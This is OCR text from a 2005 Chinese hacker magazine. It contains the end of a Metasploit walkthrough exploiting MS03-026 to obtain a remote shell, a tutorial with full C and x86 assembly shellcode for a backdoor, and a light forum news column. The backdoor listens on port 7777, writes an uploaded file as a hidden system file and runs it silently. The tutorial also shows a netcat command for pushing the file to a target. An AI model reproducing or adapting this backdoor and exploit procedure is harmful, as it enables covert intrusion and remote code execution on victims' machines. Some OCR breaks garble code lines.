


图15 info win32_bind

```
set EXITFUNC seh
set LPORT 4444
```

第一个set完成溢出时退出所用的技术是Structure Exceptional Handler结构化异常处理，这也是默认选项，当然你也可以用process或thread选项，意思不言自明。

第二个set设置绑定shell的目标的本地端口为4444（注意是目标的，不是我们攻击主机的），你也可以自己设置其他的哦。




图16 Available Options

万事俱备，激动人心的时刻终于来临了，请屏住呼吸。溢出开始，输入"msf msrpc_dcom_ms03_026 > exploit"，如图17所示。

哈哈，成功得到对方command shell了。




图17 溢出成功

后记

Metasploit Framework里的exploits是可及时更新的，而且攻击针对的系统平台多样化，可扩展性很好。但由于篇幅原因，本文只是简单的介绍如何利用Metasploit Framework来进行实际的溢出。很多其它强大功能及其用法大家可以从主页www.metasploit.com获得。如果你是溢出高手，并不满足于只使用它的工具，而是想学其中的溢出技术的话，可以看看安装目录下的src目录的东东，对你肯定有帮助的哦。

【本文所涉及的Cygwin、framework-2.4 Release在光盘中均有收录】

编辑点评：这回菜鸟们又捡到一样好东东了，不过有网友说这Metasploit Framework太强大了，随便设置一下就可以生成自己的溢出程序。还担心菜鸟光用不去学习溢出的原理。呵呵，小编倒不担心这个，最少Metasploit Framework能让大家对溢出有了一个更深但又很直观的感受，对大家的深入学习是很有帮助的。

《Q 版黑客——缓冲区溢出教程》学习笔记之三

Win32 ShellCode——实现文件下载、上传与执行（下）

scuhkr / 古开元

上期我们学习了作者用植入的ShellCode实现http/FTP下载文件的功能，让大家在利用《Q 版黑客——缓冲区溢出教程》所讲的缓冲区溢出的基础知识和原理，能通过实例来进一步掌握。本期接着为大家讲述如何用ShellCode实现上传文件并执行，喜欢的读者可千万不要错过哟！

二、上传文件并执行

既然能下载文件并执行，那能不能上传文件并执行呢？答案是肯定可以的。

首先，要讲讲这里"上传"的概念：因为我们的ShellCode是植入到目标主机上执行的，所以当利用漏洞程序进入到目标主机后，我们就通过ShellCode所完成的功能——通常情况下是作为一个木马或后门监听。

先来看看一个经典的C 代码的例子，注意，为了保证程序尽可能的"瘦小"，本例子没有任何出错处理，这也是一般编写ShellCode的不成文规定。

```
// up_exec.cpp
#include <winsock2.h>
#include <windows.h>
#pragma comment(lib, "ws2_32.lib")
#define BUFFSIZE 4096 //
void main()
{
    WSADATA wsaData;
    SOCKET sock     = SOCKET_ERROR; // 监听套接字
    SOCKET  sock2  = SOCKET_ERROR; // 新套接字
    HANDLE hFile     = NULL;
    CHAR   buffer[BUFFSIZE];
    CHAR*  file         = "abcd.exe";  // 后门程序文件名
    int              len1      = 0;
WSAStartup(0x0101, &wsaData);  // 初始化 Win Socket库
sock = socket(AF_INET, SOCK_STREAM, 0); // 创建套接字
    SOCKADDR_IN l_addr; //  目标主机(受控端)网络地址信息
SOCKADDR_IN r_addr; //  远程主机(控制端，也就是你)网络地址信
息
l_addr.sin_family = AF_INET;
l_addr.sin_addr.s_addr = INADDR_ANY; // 任意IP 地址
l_addr.sin_port = htons(7777); // 绑定7777端口，一般高端口号
bind(sock, (SOCKADDR*)&l_addr, sizeof(l_addr)); // 绑定套
接字
     listen(sock, 0); // 监听，0表任意多个
sock2 = accept(sock, (SOCKADDR*)&r_addr, 0);  // 接受外
来连接
     // 创建一个文件
     hFile = CreateFile(file, // 文件名
     GENERIC_ALL,            // 访问类型，可读可写可执行
     FILE_SHARE_DELETE | FILE_SHARE_READ |
FILE_SHARE_WRITE, // 共享模式，可删可读可写
                NULL, // 默认安全属性
                OPEN_ALWAYS, // 总是打开文件
  FILE_ATTRIBUTE_HIDDEN | FILE_ATTRIBUTE_SYSTEM, // 文
件属性->隐藏文件、系统文件
                0);
     while ( 1 )
     {
                DWORD len2 =0;
  len1 = recv(sock2, buffer, BUFFSIZE, 0); // 接收文件
            if ( len1 <=0 )
            {
                    closesocket(sock2);
                    closesocket(sock);
                    WSACleanup();
                    CloseHandle(hFile);
                    break;
            }
            // 写到目标主机指定的文件
  WriteFile(hFile, (LPVOID)buffer, len1, &len2, NULL);
     }
     WinExec(file, SW_HIDE); // 执行
     ExitProcess(0);   // 正常退出
}
```

为了测试，我们再写一个abcd.exe小程序，该程序的功能是生成一个名为abcd.txt的文件，里面包含了"www.nohack.cn"的字样。代码如下：

```
#include <stdio.h>
void main()
{
   FILE* fp = fopen("abcd.txt", "w+");
   fprintf(fp, "www.nohack.cn");
   fclose(fp);
}
```

OK，先执行up_exec.cpp生成的up_exec.exe，再借助有"瑞士军刀"之称的nc.exe工具，用法如下：

nc.exe targetIP targetPort < file.exe

"<"的意思是把文件file.exe传到IP为targetIP，并在监听targetPort端口的主机上。比如，我在测试主机（up_exec.exe放置在IP为192.168.3.155的C:\windows\system32里）运行，因为程序中绑定的端口为7777，测试用的木马小程序为abcd.exe，所以有：

nc.exe 192.168.3.155 7777 < abcd.exe

结果正如我们预料的，在192.168.3.155的主机C:\windows\system32目录下生成了abcd.txt，内容正是"www.nohack.cn"。

下面，我直接上面C 代码的汇编代码，同样给出详细注释：

```
[BITS 32]
%define BLOCKSZ 100
            jmp     Data
Start:
pop  ebx                ; ebx指向WSASocketA()的HASH值
            push ebp
            mov ebp,esp          ;
sub sp,52                ; 为4×13＝52个函数地址预留空间
            mov esi,esp
            sub sp,12
            call FindKernel32
mov edi, eax                  ; EDI的值即为KERNEL32地址
            push  dword edi
    push 0xec0e4e8e             ; "LoadLibraryA"的HASH值
            call FindFuncAddress   ;
```

```
mov [ebp+8], eax          ; LoadLibraryA 的地址 -> ebp+8
        lea edx,[ebx+48]  ; edx 指向"ws2_32.dll"
        push edx
call [ebp+8]              ; LoadLibraryA("ws2_32.dll");
        mov [ebp+8],eax
        lea edx,[ebx+59]  ; edx 指向"abcd.exe"
        mov [esi+52],edx;
        push byte 0xd                      // 0xd = 13
    pop ecx                                // ecx = 13
KernelAddr:
        cmp cx,11-4
        jne Here
    mov edi,[ebp+8]
Here:
        mov [esi],ecx     ; 保存记数
        push dword edi
        push dword [ecx*4+ebx-4]
        call FindFuncAddress
        mov ecx,[esi]     ; 恢复计数
        mov [esi+ecx*4-4],eax
    loop KernelAddr
WSAStartup:
    sub sp, 400
    push esp
    push 0x101
call [esi + 4] ; WSAStartup(0x101, &wsaData) 初始化 Winsock 库
WSASocketA:
    xor edi,edi
    push edi; 0
    push edi; 0
    push edi; 0
    push edi; 0
    inc edi            ;
    push edi; #define SOCK_STRAM 1
    inc edi
    push edi; #define AF_INET 2
    call [esi]         ; sock = WSASocketA(2,1,0,0,0,0)
    mov ebx, eax       ; ebx = sock
  Bind:
    ; struct sockaddr_in l_addr;
    xor edi, edi
    push edi           ; l_addr.sin_zero = 0;
    push edi           ; l_addr.sin_addr = 0, 表本机所有 IP
push dword 0x611E0002 ; l_addr.sin_port = OX1E61 = 7777
                       ; l_addr.sin_family = AF_INET = 0x02
    mov edx, esp
    push byte 0x10     ; length = sizeof(SOCKADDR) = 16
    push edx           ; l_addr
    push ebx           ; sock
  call [esi + 8]       ; bind(sock, (SOCKADDR*)&l_addr, length)
Listen:
    push edi           ; 0
    push ebx           ; sock
    call [esi+12]      ; listen(sock, 0)
  Accept:
    push edi           ;          0
  push esi     ;     r_addr, esi 保存远程主机的地址信息
    push ebx           ;          sock
  call [esi + 16]; accept(sock, (SOCKADDR*)&r_addr, 0);
    mov ebx, eax       ; ebx 为新的套接字 sock2
  CreateFile:
        push byte 0    ; template
        push byte 6    ; FILE_ATTRIBUTE_HIDDEN |
FILE_ATTRIBUTE_SYSTEM
        push byte 4    ; OPEN_ALWAYS
        push byte 0    ; lpSecurityAttributes=NULL
    push byte 7        ; FILE_SHARE_DELETE |
FILE_SHARE_READ | FILE_SHARE_WRITE;
    push 0x10000000 ; GENERIC_ALL
    push dword [esi+52]   ; 文件名 abcd.exe
    call [esi+36]         ; CreateFile()
    mov edi, eax          ; edi 为文件句柄 hFile
  ConfigBuffer:
    sub esp, BLOCKSZ - 200
    mov ebp,esp
  ReadSocket:
    lea edx, [ebp+100]    ; recv buffer ptr
    push byte 0x00        ; 0
    push BLOCKSZ          ; 100
    push edx              ; buffer
    push dword ebx        ; sock2
    call [esi+20]         ; recv(sock2, buff, 4096, 0)
   cmp      eax,0xFFFFFFFF  ; 接收数据长度小于 0 ?
   je       End
  cmp       eax,0      ; 接收数据长度等于 0?
   je       End
  WriteFile:
    lea edx, [ebp+100]    ; 指向接收的数据缓冲区
    push byte 0           ; 不是 OVERLAPPED
    push ecx              ; &written
    push eax              ; 接收的数据长度
    push edx              ; 接收的数据缓冲区
    push edi              ; 文件句柄
  call [esi+40]  ; WriteFile (hFile, buffer, len1, &len2, NULL)
    jmp ReadSocket        ; 还有数据，继续读数据
  End:
  CloseHandle:
        push edi          ; hFile
        call [esi+44]     ; CloseHandle(hFile)
            push    0     ; SW_HIDE
            push    dword [esi+52]  ; abcd.exe
  call [esi+32] ; WinExec("abcd.exe", SW_HIDE)
    xor edi,edi
    push edi              ; 0
    call [esi+28]         ; ExitProcess(0)
```

// 下面的“...”代表的代码段和第一部分基本一样，由于篇幅原因，这里不列出了，具体参考附件源代码文件。

```
  FindKernel32:
  FindFuncAddress:
  LoopFindFunc:
  HashFunc:
  FindFunc:
  FuncNotFound:
  Done:
  Data:
    call Start
    ; 用到的核心函数 Hash 值
    dd 0xadf509d9 ;WSASocketA       [esi]
    dd 0x3bfcedcb ;WSAStartup       +4
    dd 0xc7701aa4 ;bind             +8
    dd 0xe92eada4 ;listen           +12
    dd 0x498649e5 ;accept           +16
    dd 0xe71819b6 ;recv             +20
    dd 0x79c679e7 ;closesocket      +24
    dd 0x73e2d87e ;ExitProcess      +28
    dd 0x0e8afe98 ;WinExec          +32
    dd 0x7c0017a5 ;CreateFileA      +36
    dd 0xe80a791f ;WriteFile        +40
    dd 0x0ffd97fb ;CloseHandle      +44
    ; Winsock DLL 库及生成的木马文件
    db "WS2_32.DLL", 0x00           +48
    db "abcd.exe", 0x00             +52
```

呵呵，是不是很长，其实只要弄清原理和流程，发现也不过如此，对吗？

【本期光盘中附带了本文的两个asm实现文件和cpp实现文件】

编辑点评：这一期的《Q》学习笔记又要告一段落，不知道大家是不是有了新的收获。总之，真诚希望通过本文，能给正在学习缓冲区溢出技术和Win32 ShellCode编写技术过程的朋友们提供一些帮助。

任我小行[无组织]

NOHACK11月总结

公元2005年10月1日，一个令中国人民鼓舞振奋的日子，祖国56岁华诞，同时我们的NoHack总部迁进了现代化的办公大楼，这里透漏下是与EST用的一个服务器，同时各位如果也想租的，可以仔细阅读本期刊首语。坛宗每日各个门派前来到访的人数呈几何级数增长，大有挤破坛宗办公大楼的趋势。（什么？你不懂我说什么？你一定没买10月的书宗镇宗之宝——《黑客手册》，这次告诉你，下次记得哦，每期都要买啊！哈哈，我说的"挤破了坛宗的办公大楼"就是挤坏论坛啊）

回想56年前的10月1号，中华人民共和国在嘹亮的国歌声中，在全国人民的期待中成立了；展望今年的10月1号，我们的NoHack总部在全国的小黑小菜们的殷切期待下，由NoHack总部主席团成员空气奋斗了个日日夜夜最终盖成，回回首，空气看了看自己这么些天建成的总部大楼，第一次笑了出来（因为是空气，所以要想笑一下，很不容易啊！因为空气不是实体啊）。绿色食品的概念深入人心，现在放眼看去，起绿色环保名字的很多，最近江湖之上流行土豆，番薯，地瓜，红薯等字眼的QQ名字或者ID，据黑裤子说吃了这些，人会得羊角风的，但不知道为什么大家还都爱这个，喜欢这个，好象是都想自己得羊角风，然后修炼那传说中的"皮鞋剑法"吧！据说凡是得了这个病的就可以修炼这个剑法了。这个在NoHack总部都是有记载的，并且都有他们的靓照.大家可以去"我的照片"堂去参观拜访各位江湖侠士的靓照。里面帅哥有，美女更多。如果大家想看美女的话，小行这里推荐你一绝世佳人——土匪婆，想看美女漫步在校园吗？想看她会心一笑吗？想看美女生气吗？那么，不要犹豫啊！去晚了，美女被人抢去可不要怪俺没通知你。

提示：去看美女的直通车：http://www.nohack.cn/bbs/viewthread.php?tid=286&fpage=1

新的NoHack的坛宗，呈现出新的气象，一派欣欣向荣，前来道喜，申请各个堂堂主的各派高手络绎不绝，如潮水一样前来应聘各个分堂堂主。

整体的技术水平上了一个大的台阶，尤其是"菜鸟解惑"堂，其堂内气氛活跃，大家都十分踊跃，积极发言，这个堂，每天都有大把大把的人前去求经，大把大把的问题被提出来，所提问题当天都能被堂主大把大把的圆满解决，受到大把大把的江湖儿女的好评，大家只要有不懂的，不会的都可以去"菜鸟解惑"堂去提出来，里面的两位堂主绝杀和Noise很负责，各位有什么疑问就快来"菜鸟解惑"堂吧！准保叫你的疑问得到解决。再看"工具交流＆使用心得"分堂在轰轰烈烈开展十八般黑客兵器使用心得大会。黑，起码要会用工具，如果你连一个黑客工具都不会用的话，那么你就失去了做菜鸟的资本，实际中，大家都有很多好用的，好玩的工具，拿出来，分享出来，简单介绍下你第一次使用黑客工具时的心得，谈好谈坏没关系，重在参与，还等什么？赶快把你的心得打出来，机会不容错过，赶快参加吧！奖品是一个神奇的百宝箱（512M蜂盘）。是不是很迷人啊？而新会员的会员还有大奖送给你呢！

凡666，888，1111，5555，8888注册的会员均有一个神秘礼品，究竟最终谁可以得到，大家敬请擦亮眼睛，拭目以待啊，以后会在这里公布幸运英雄名单的，如果你想去夺得，那就到坛宗（www.nohack.cn/bbs)去等待时机吧！

最近江湖新人上出来个小子，中原年轻的高手，人称oicq我爱玩（其实，不是你爱玩，我也爱玩啊。强烈建议收回你的名号，否则，你有被PK的危险），据说此人能不吃不喝，只要叫他上QQ足以。可见其痴迷程度，为了叫大家对其有个了解，我们坛宗特意聘请了特务营调查此人，下面是其详细资料：

被调查人：oicq我爱玩

性别：不详（未仔细查看）

爱好：喜欢交朋友(讲义气,重感情的那种),泡论坛,运动...

资料：现在对hack失去些激情,越来越觉得朋友比技术重要了,偶的朋友说一句"如果有下辈子,记得我们还要做朋友"(感觉有点象男女主人公临死之豪言壮语，哈哈，不要打我啊！)

家庭住址： Http://Bbs.Myhacker.Org

对他人要说的话：祝天下的菜鸟们早日起飞！

最近还有个很不错的现象就是各位江湖小菜，大菜，小黑，大黑们能就书宗的宝典《黑客手册》中的招数提出自己的不同意见，path朋友就对7－8合刊关于内网外网中VIDC的使用提出了6点疑问，

1．主机一到底是肉鸡还是网关?

2．VIDC服务端难道运行在内网肉鸡上?

3．客户端运行在那里?

4．端口会映射到主机2的端口上？好像应该是映射到运行服务端机器的端口吧

5．看截图，服务端好像应该运行在网关上，好像没那么容易在网关上做映射吧

6．希望编辑认真审稿

受到了NoHack人员的一致关注，撰写此篇心得的作者ivory朋友以及各路神仙都发表了自己的观点，众人在坛宗你一言，我一语很经典。

